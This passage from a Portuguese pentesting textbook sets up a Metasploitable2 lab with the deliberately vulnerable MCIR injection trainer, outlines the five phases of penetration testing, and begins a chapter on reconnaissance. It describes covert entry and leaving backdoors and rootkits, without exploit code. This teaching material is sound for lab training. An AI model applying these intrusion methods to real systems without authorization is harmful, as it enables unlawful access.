


Figura 5.28 – Modificando o adaptador de rede.

O parâmetro **Name** (Nome) corresponde à placa de rede com a qual a placa de interface de rede virtual estará conectada. Resultados individuais poderão estar diferentes daqueles mostrados na figura 5.28. Clique no botão **OK** para concluir e fechar a janela. Se a máquina virtual **Metasploitable2** ainda não estiver executando, inicie-a e faça o login como o usuário `msfadmin`. Reinicie a interface de rede:

```
sudo ifdown eth0
sudo ifup eth0
```

Verifique se o novo endereço IP foi definido:

```
ifconfig eth0
```

Modifique os nameservers em `/etc/resolve.conf`:

```
sudo nano /etc/resolve.conf
```

Mude o endereço IP do servidor de nomes listado para um gateway acessível em sua rede; em seguida, tecle **CTRL+X** para sair e salve o arquivo.

Teste a conectividade com a internet:

```
nslookup www.google.com
```

Todos os endereços IP de `Google.com` serão apresentados. Do contrário, retorne e ajuste as configurações

de interface de rede.

Faça o download do Magical Code Injection Rainbow a partir de `GitHub.com`.

```
wget https://codeload.github.com/SpiderLabs/MCIR/zip/master
```

Embora não tenha uma extensão `.zip`, o arquivo baixado de `GitHub.com` é desse tipo.

Descompacte o arquivo `master`.

```
unzip master
```

Mova a pasta do MCIR para o local apropriado no servidor web Tomcat:

```
sudo mv MCIR-master /var/www/mcir
```

Altere a página web do Metasploitable2 para facilitar o acesso:

```
cd /var/www
sudo nano index.php
```

Adicione o MCIR à lista de páginas web, como mostrado na figura 5.29.




Figura 5.29 – Shell de comandos.

Tecle **CTRL+X** para sair e salve o arquivo. O framework MCIR não está totalmente carregado. As configurações de rede devem ser restauradas. Abra a janela do VirtualBox Manager, selecione a máquina virtual **Metasploitable2** e clique no botão **Settings** na barra de menu. Como feito anteriormente, selecione o botão **Network** (Rede) no menu à esquerda e altere a opção **Attached to** (Conectado a) para **Host-only Adapter**. Clique no botão **OK** para salvar e sair. Por fim, reinicie a placa de interface de rede da máquina virtual **Metasploitable2**:

```
sudo ifdown eth0
sudo ifup eth0
```

Verifique o novo endereço IP da placa de interface de rede `eth0`:

```
ifconfig eth0
```

A partir da máquina virtual **Kali-Linux-LiveDisc**, abra o IceWeasel e acesse `http://{endereço_IP_da_máquina_virtual_Metasploitable2}/`.

Como podemos ver na figura 5.30, o link para o MCIR está disponível no navegador web (Figura 5.31).




Figura 5.30 – Interface web do Metasploitable.




Figura 5.31 – Magical Code Injection Rainbow.

Use essa metodologia para atualizar e para acrescentar novos conteúdos na máquina virtual **Metasploitable2**. Posteriormente, este livro discutirá o uso do Metasploit Framework para explorar as falhas dessa máquina virtual.

Referências:

- Computer Hacking and Unauthorized Access Laws (Leis relacionadas ao hacking de computadores e a acessos não autorizados)

`http://www.ncsl.org/issues-research/telecom/computer-hacking-andunauthorized-access-laws.aspx`

- United States Code 18, Parte 1, Capítulo 47, § 1030

`http://www.law.cornell.edu/uscode/text/18/1030`

Introdução ao ciclo de vida dos testes de invasão

Informações contidas neste capítulo:

- Reconhecimento
- Scanning
- Exploração de falhas
- Preservação do acesso
- Geração de relatórios

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo apresenta as cinco fases do ciclo de vida dos testes de invasão.

Introdução ao ciclo de vida

A maioria das pessoas acha que tudo o que um pentester ou um hacker precisa fazer é sentar-se diante de um computador, começar a digitar uma sequência de códigos obscura e pronto: qualquer computador no mundo será instantaneamente aberto. Esse estereótipo criado com base em mitos de Hollywood está muito distante da verdade. Os profissionais dessa área são bastante meticulosos quanto à abordagem usada para identificar e explorar as vulnerabilidades dos sistemas de computadores. Ao longo do tempo, um framework foi consolidado e passou a ser usado pelos hackers éticos profissionais. As quatro fases desse framework orientam o pentester durante o processo de explorar empiricamente as falhas dos sistemas de informação de modo a resultar em um relatório bem documentado que possa ser usado, se necessário, para a repetição de partes dos testes. Esse processo não só oferece uma estrutura ao pentester como também é usado no desenvolvimento de planos gerais para as atividades de testes de invasão. Cada fase está calcada no passo anterior e provê detalhes aos passos que se seguem. Embora o processo seja sequencial, muitos pentesters retornam às fases anteriores para esclarecer as descobertas e validar o que foi encontrado.

Os quatro primeiros passos do processo foram claramente definidos por Patrick Engebretson em seu livro Introdução ao hacking e aos testes de invasão (Novatec Editora). Esses passos são: Reconhecimento (Reconnaissance), Scanning, Exploração de falhas (Exploitation) e Preservação do acesso (Mantaining Access). Este livro usa esses mesmos passos, porém expande o trabalho de Patrick com um passo adicional correspondente à Geração de relatórios (Reporting). Além do mais, ao comparar com o processo de cinco fases definido pelo EC-Council em seu curso popular CjEH (Certified Ethical Hacking), muitas pessoas poderão perceber que a última fase desse processo, a Ocultação de pistas (Covering Tracks), está ausente. Isso foi feito de propósito para podermos focar nas

fases anteriores e incluir um capítulo sobre geração de relatórios, um tópico que está ausente em muitos livros sobre o assunto. Este livro também se diferencia do livro mencionado anteriormente por remover a ilustração cíclica do ciclo de vida e substituí-la por uma ilustração contendo uma imagem mais linear que coincide com o que um hacker ético normalmente encontrará em um processo normal. Essa atividade começa com o reconhecimento do sistema de informação-alvo e termina com o pentester ou com o líder da equipe de testes passando informações aos líderes responsáveis pelos sistemas de informação e apresentando o relatório a respeito do que foi descoberto. Esse processo linear está sendo mostrado na figura 6.1.

Uma visão básica de cada uma das fases será apresentada neste capítulo, e uma descrição mais detalhada será feita nos capítulos dedicados a cada fase. Além da descrição, ferramentas comuns usadas em cada fase serão apresentadas nos próximos capítulos. Dessa maneira, o leitor não só entenderá as fases do ciclo de vida, como também terá uma visão mais detalhada de quais ferramentas têm mais chance de serem usadas em primeiro lugar pelos profissionais dessa área de segurança. Esses capítulos apresentarão as ferramentas ao leitor, porém não serão feitas descrições exaustivas; na realidade, elas mal tocam a superfície quando se trata daquilo que cada ferramenta ou técnica é capaz de fazer para auxiliar na condução desses tipos de testes. Muitas das ferramentas ou técnicas possuem livros inteiros – às vezes, vários livros – dedicados ao seu uso correto e às suas aplicações.

Figura 6.1 – O ciclo de vida dos testes de invasão.

Fase 1: Reconhecimento

Em uma pequena sala mal iluminada, analistas e oficiais esquadrinham e inspecionam mapas do

território inimigo. Do outro lado da sala, outras pessoas assistem aos canais de TV do mundo todo fazendo anotações freneticamente. O último grupo dessa sala prepara uma avaliação detalhada contendo tudo a respeito do alvo sendo investigado. Embora esse cenário detalhe o que normalmente seria feito em um reconhecimento militar de um possível alvo, as atividades são semelhantes às que o pentester fará durante a fase de reconhecimento do ciclo de vida dos testes de invasão.

O cenário ilustra o tipo de trabalho realizado durante a fase de reconhecimento do ciclo de vida dos testes de invasão. Essa fase tem como foco aprender absolutamente tudo sobre a rede e a empresa que serão o alvo do processo. Isso é feito por meio de pesquisas na internet e pela realização de scans passivos nas conexões disponíveis à rede-alvo. Nessa fase, o pentester não penetra realmente no sistema de defesa da rede, porém identifica e documenta o máximo possível de informações a respeito do alvo.

Fase 2: Scanning

Imagine que bem no alto de uma colina, atrás das linhas inimigas, um único soldado encontra-se agachado, escondido em um emaranhado de arbustos e de árvores. O relatório sendo enviado informa às outras pessoas a localização do acampamento sendo observado, sua missão e os tipos de atividade sendo realizados em cada instalação. O relatório também traz observações sobre as rotas de entrada e de saída do acampamento e os tipos de sistema de segurança que podem ser vistos.

O soldado nesse exemplo tinha uma missão definida de acordo com a análise conduzida durante a fase de reconhecimento. É isso o que ocorre na segunda fase do ciclo de vida dos testes de invasão. O pentester usará as informações obtidas na fase 1 para iniciar o scanning da rede e do sistema de informação-alvo. Ao usar ferramentas nessa fase, será possível ter uma melhor definição da rede e da infraestrutura do sistema de informação, que serão o alvo da exploração de falhas. As informações obtidas nessa fase serão usadas na fase de exploração de falhas.

Fase 3: Exploração de falhas

Quatro soldados correm por um campo aberto; mal se vê a lua encoberta pelas nuvens; no entanto os soldados veem tudo através de um brilho verde sinistro. Eles correm para o prédio, passando por um buraco na cerca, e, em seguida, entram por uma porta aberta nos fundos. Após permanecerem alguns instantes no alvo, eles estão no caminho de volta, de posse de informações vitais sobre os próximos movimentos da tropa e planos para os meses que se seguem.

Novamente, isso é semelhante ao que será feito pelo hacker ético na fase de exploração de falhas. O propósito dessa fase é entrar no sistema-alvo e sair com informações sem ser notado, usando as vulnerabilidades do sistema e as técnicas comprovadas.

Fase 4: Preservação do acesso

Com base nos desenhos fornecidos pela equipe de assalto, um grupo de engenheiros habilidosos escava a terra em uma linha passando sob a sala que armazena as informações vitais obtidas anteriormente. O propósito desse túnel é proporcionar um acesso fácil à sala para que seja possível fazer uma exploração contínua do inimigo. O mesmo ocorre com o pentester: uma vez que as falhas do sistema forem

exploradas, backdoors (portas dos fundos) e rootkits serão deixados nos sistemas para permitir o acesso no futuro.

Fase 5: Geração de relatórios

O comandante da equipe de assalto se posta diante de um grupo de generais e de almirantes explicando os detalhes da operação. Cada passo é explicado com detalhes, esmiuçando aqueles que possibilitaram a exploração do inimigo. O pentester também deve criar relatórios detalhados para explicar cada passo do processo de hacking, as vulnerabilidades exploradas e os sistemas que foram comprometidos. Além disso, em vários casos, um ou mais membros da equipe podem ser solicitados a fornecer uma descrição detalhada aos líderes de alto escalão e à equipe técnica responsáveis pelo sistema de informação-alvo.

Resumo

Os próximos capítulos explicarão cada uma dessas fases com mais detalhes. Cada capítulo fornecerá informações básicas sobre as ferramentas comuns usadas em cada fase. Ao usar o processo detalhado neste capítulo, o leitor irá compreender o propósito e as vantagens associados à fase sendo explicada, bem como as ferramentas mais comuns usadas nessa fase.

CAPÍTULO 7

Reconhecimento

Informações contidas neste capítulo:

- Espelhamento de sites
- Pesquisas no Google
- Google Hacking
- Mídias sociais
- Sites de ofertas de emprego
- DNS e ataques de DNS

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica o básico sobre a fase de reconhecimento do ciclo de vida dos testes de invasão. O processo ajuda o hacker ético a descobrir informações sobre a empresa e os sistemas de computação-alvo. Essas informações poderão ser usadas posteriormente para comprometer esses sistemas.

Introdução

Assim como os estrategistas militares analisam cuidadosamente todas as informações disponíveis antes de desenvolver os planos de batalha, um pentester competente deve analisar de perto todas as informações que possam ser obtidas antes de realizar um teste de invasão bem-sucedido. Muitas vezes, essas informações podem ser obtidas por meio de pesquisas na internet usando sites como o Google e outros, incluindo aqueles focados em compartilhamento de informações e as mídias sociais. As informações podem ser encontradas nos servidores de nome da internet, que também disponibilizam informações aos navegadores dos usuários. As mensagens de email podem ser rastreadas até uma empresa e mesmo os emails retornados podem auxiliar o pentester. Criar uma cópia offline do site do alvo e analisá-la pode proporcionar uma fonte de informações valiosa; esses dados poderão ser usados posteriormente como uma ferramenta para atividades de engenharia social, se o ROE associado aos testes permitir.

